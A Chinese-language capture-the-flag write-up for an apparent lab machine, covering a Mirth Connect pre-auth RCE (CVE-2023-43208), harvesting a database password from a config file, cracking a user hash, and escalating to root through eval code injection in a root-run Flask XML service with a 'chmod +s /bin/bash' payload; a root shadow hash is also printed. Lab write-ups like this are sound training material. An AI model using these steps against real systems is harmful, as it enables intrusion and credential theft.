基本信息
端口扫描
22,80,443:
1 | nmap -sC -sV -Pn 10.129.241.75 |
80/443
Mirth Connect:

2021相当老的版本
CVE-2023-43208 to mirth
搜索可以找到相关漏洞:
- Writeup for CVE-2023-43208: NextGen Mirth Connect Pre-Auth RCE | Horizon3.ai
https://horizon3.ai/attack-research/attack-blogs/writeup-for-cve-2023-43208-nextgen-mirth-connect-pre-auth-rce/ - gotr00t0day/NextGen-Mirth-Connect-Exploit: A vulnerability exists within Mirth Connect due to its mishandling of deserialized data. This vulnerability can be leveraged by an attacker using a crafted HTTP request to execute OS commands within the context of the target application.
https://github.com/gotr00t0day/NextGen-Mirth-Connect-Exploit

exp打到mirth用户:
1 | 这里需要443,80显示Not Vulnerable |
Mysql
常规翻文件,配置文件中得到数据库密码:
1 | mirth@interpreter:/usr/local/mirthconnect/conf$ cat mirth.properties |
然后查看数据库,得到hash:
1 | mysql -u mirthdb -p'MirthPass123!' |
hash crack
这部分要处理一下格式:
- AnimePrincess420/MirthConnect-to-Hashcat: convert MirthConnect hash to hashcat format
https://github.com/AnimePrincess420/MirthConnect-to-Hashcat
1 | hash.txt |

sedric & user flag
得到的密码登录sedric用户:
notif
查看进程可以看到root运行的一个notif.py:
1 | sedric@interpreter:~$ ps aux |
查看代码可以知道是一个flask server,处理post的xml:

可以注意到输入数据直接进入到自定义的template函数中处理,然后查看template函数,可以看到有简单的输入校验,之后直接代入到template中,之后进入eval,导致可以代码注入:

1 | From Gemini |
提权 & root flag


所以就是构造恶意xml,利用代码注入执行命令:
1 | echo 'import os;os.system("chmod +s /bin/bash");' | base64 |
shadow
1 | root:$y$j9T$o.VVihLzQteSMxpHLdRkO.$ye7gwugB75H18vxlZ9Yp8uak36M3opreZHoWrWOJto7:20307:0:99999:7::: |
参考资料
- Writeup for CVE-2023-43208: NextGen Mirth Connect Pre-Auth RCE | Horizon3.ai
https://horizon3.ai/attack-research/attack-blogs/writeup-for-cve-2023-43208-nextgen-mirth-connect-pre-auth-rce/ - gotr00t0day/NextGen-Mirth-Connect-Exploit: A vulnerability exists within Mirth Connect due to its mishandling of deserialized data. This vulnerability can be leveraged by an attacker using a crafted HTTP request to execute OS commands within the context of the target application.
https://github.com/gotr00t0day/NextGen-Mirth-Connect-Exploit - AnimePrincess420/MirthConnect-to-Hashcat: convert MirthConnect hash to hashcat format
https://github.com/AnimePrincess420/MirthConnect-to-Hashcat
